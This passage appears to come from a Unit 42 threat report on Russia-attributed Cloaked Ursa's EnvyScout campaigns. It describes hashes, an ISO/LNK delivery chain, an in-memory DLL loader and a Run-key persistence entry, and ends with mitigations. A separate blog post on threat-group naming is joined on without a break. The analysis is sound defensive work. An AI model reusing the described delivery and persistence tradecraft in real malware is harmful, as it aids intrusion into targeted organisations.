Agenda.html (SHA256: cbe92abb2e275770fdff2e9187dee07cce1961b13c0eda94237aceeb06eefbbd) is a malicious HTML file (EnvyScout) that is hosted on DropBox and is identical to the file used in campaign 2 with the exception of the deobfuscation routine that is used to build the malicious ISO file. In campaign 1, the malicious ISO file is generated by subtracting 13 from each value (instead of 17), as shown below.
Figure 20. Deobfuscation routine in EnvyScout campaign 1.
The deobfuscated payload, agenda.iso (SHA256: de06cf27884440f51614a41623a4b84e0cb3082d6564ee352f6a4d8cf9d92ec5) has the same file names and hidden file attributes as campaign 2. However, the Windows shortcut file is now named Agenda.lnk versus Information.lnk. A complete file listing is shown below in table 3.
Application ID: IMGBURN V2.5.8.0 - THE ULTIMATE IMAGE BURNER!
Volume Set ID: UNDEFINED
Once a user double-clicks the Windows shortcut file, Agenda.lnk, the same runtime artifacts occur as in campaign 2, as depicted below:
Figure 21. Depiction of runtime artifacts.
The underscore file is the MSZIP compressed payload. It is in-memory loaded by the actor’s loader, vctool140.dll. Once decompressed, it is the same code base as in campaign 2, a Google Drive x64 .Net binary. The differences between this Google Drive binary and campaign 2 are:
It was compiled on May 24, 2022.
For persistence, creates the following registry key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\AdobeUpdate
Like campaign 2, both samples share the same PDB string of:
Figure 22. PDB string.
Conclusion
Cloaked Ursa has been attributed to Russia’s Foreign Intelligence Service (SVR) by both the United States and the United Kingdom. Over the past six months, they have launched several phishing campaigns targeting foreign diplomatic missions.
Since early May, Cloaked Ursa has continued to evolve their abilities to deliver malware using popular online storage services. Their two most recent campaigns demonstrate their sophistication and their ability to obfuscate the deployment of their malware through the use of DropBox and Google Drive services. This is a new tactic for this actor and one that proves challenging to detect due to the ubiquitous nature of these services and the fact that they are trusted by millions of customers worldwide.
We encourage all organizations to review their email policies and the IoCs provided in this report in order to address this threat.
Special thanks to Google’s Threat Analysis Group (TAG) and DropBox for their collaboration and support for this research.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Protections and Mitigations
For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:
WildFire cloud-based threat analysis service accurately identifies the known samples as malicious.
Threat Prevention provides protection against Cobalt Strike Beacon traffic.
Cortex XDR prevents the execution of known malware samples as malicious and also prevents the execution of Cobalt Strike using Behavioral Threat Protection.
If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:
North America Toll-Free: 866.486.4842 (866.4.UNIT42)
One of the complex aspects of working in cyber threat intelligence is how we identify the various elements of an attack campaign we are tracking. We give names to malware families, attack techniques, intrusion sets and even vulnerabilities. The names act as a shorthand that enables us to quickly refer to the threat. How organizations choose these names is a complicated subject, especially with regard to giving code names to the groups behind cyberattacks. If you are interested in hearing more about this subject, check out this Unit 42 podcast from 2018 that discusses threat naming in more detail.
When we first created Unit 42 in 2014, we chose a rather simple policy with regard to threat group naming.
If there was already a commonly used name available, we would use that name. For example, we have used the common name “Sofacy” to refer to what others call APT28, or Fancy Bear.
If there was no common name, we would create a new name for the group at the researchers’ discretion.
Wherever possible, we would include known aliases for the group in our reporting to help others understand how our group is connected to others.
This policy worked when we were small, but Unit 42 has changed significantly in the last eight years. Palo Alto Networks now has significantly more telemetry from our security products that protect networks, endpoints and cloud deployments around the world. Our Incident Response team responds to hundreds of breaches each year.
Today, we commonly find ourselves investigating threats with no common name, and our data set often doesn’t overlap clearly with what other research teams are reporting. We’ve sometimes chosen to report on threats using names that are defined by other security research teams, which tightly couples our assessment to the definition of that threat created by those researchers.
For example, last month we published a report discussing the activities of a specific threat group targeting multiple industries with a new remote access Trojan we called PingPull. We aren’t aware of any common names for this group, so we used the best one available, GALLIUM, which was defined by Microsoft.
We continue to track this group’s activity and that of many others, and our team finds it necessary to update our naming policy so we can more clearly refer to the threats we’re tracking based on our distinct telemetry and analysis.
Looking to the Stars
Developing a new system for threat group naming isn’t as simple as it might seem, there are many options to consider. Some naming schemes are simple and numeric without any context about the threat group implied by the name. Others provide the intelligence consumer insight about the group simply by hearing the name. There are naming systems based on animals, elements, insects and many more. We needed something that would not overlap with any of these to avoid naming collisions and ensure Unit 42 names are easily identified.
We chose a new schema that conveys information about the threat group using the name, and these names are based on the constellations we see in the night sky. Each name consists of two parts, the name of a constellation (such as Taurus), and a modifier word. Each constellation represents an overarching category of threat groups, and the modifier word is used to distinguish between groups within that category. Some constellations will denote categories of threat groups focused on monetary gain and hacktivism and others will denote nation-state threat groups focused on espionage.
Here is the decoder ring for the constellation names in the new system.
Draco = Pakistan
Lynx = Belarus
Pisces = North Korea
Serpens = Iran
Taurus = China
Ursa = Russia
Here are a few examples: A group conducting espionage for which we have high confidence in our attribution to Russia could be named Dancing Ursa. A group conducting a series of BEC attacks could be Scavenger Orion.
The modifier words have no particular meaning; they are simply used to differentiate between groups within the category. We have defined other constellation names for threat groups that don’t fit into the above categories, but the names listed above cover the research we have published to date.
Of course, with many new attacks we investigate, we may not have enough information to attribute the attack to a specific group at first. In these cases we will assign a numeric cluster identifier (i.e., CLU001). We will merge that cluster into a higher level group when we have enough evidence to indicate the activity was conducted by a specific group, or create a new group name in the appropriate category.
What Should You Expect Next?
We are aware that adding new names to the threat group namespace has the potential for creating confusion for the threat intelligence community. We’ve assembled a few questions we expect readers will have about how we will proceed going forward.
Will you be creating new names for all of the threat groups you’ve previously identified?
Over the past few months we have fully remapped our internal “Rosetta Stone,” which identifies the names used by other research teams and connects them as appropriate to our new naming system. Each original name we previously created has a new name. We do not plan to update our former blogs with the new names as they have been referenced in many reports since. In future publications, when we use the new name, we will clearly indicate the previously used name as an alias for the threat group.
Where can I find all of your new threat group names?
The Unit 42 ATOM Viewer contains the updated names for groups we have previously published on.
How do I map a name previously used by Unit 42 to a new one?
When we use a new name in a report, we will include our previously used name as an alias to help readers make the connection.
Does this naming system apply to malware, vulnerabilities, etc.?
The new naming system is only applied to threat groups, sometimes called intrusion sets. We will not use this system for malware, vulnerabilities, campaigns or other types of tools and activity.
Final Thoughts
I’m very excited to share this update with the readers of this blog. Over the last eight years, we’ve published hundreds of reports on threat group activity targeting organizations around the world. This naming change is a reflection not only of our growing threat telemetry, but also our increasing maturity as a threat intelligence organization.
Updated Jan. 27, 2025, at 3:17 p.m. PT.
Get updates from Unit 42
Peace of mind comes from staying ahead of threats. Subscribe today.
Get the latest news, invites to events, and threat alerts












